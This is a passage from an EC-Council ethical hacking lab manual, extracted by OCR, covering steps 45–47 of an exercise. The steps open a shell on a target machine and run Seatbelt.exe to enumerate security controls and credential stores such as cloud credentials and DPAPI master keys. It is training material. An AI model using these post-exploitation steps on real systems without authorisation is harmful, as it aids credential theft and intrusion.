



45. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


46. Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.






Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


47. Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, etc.

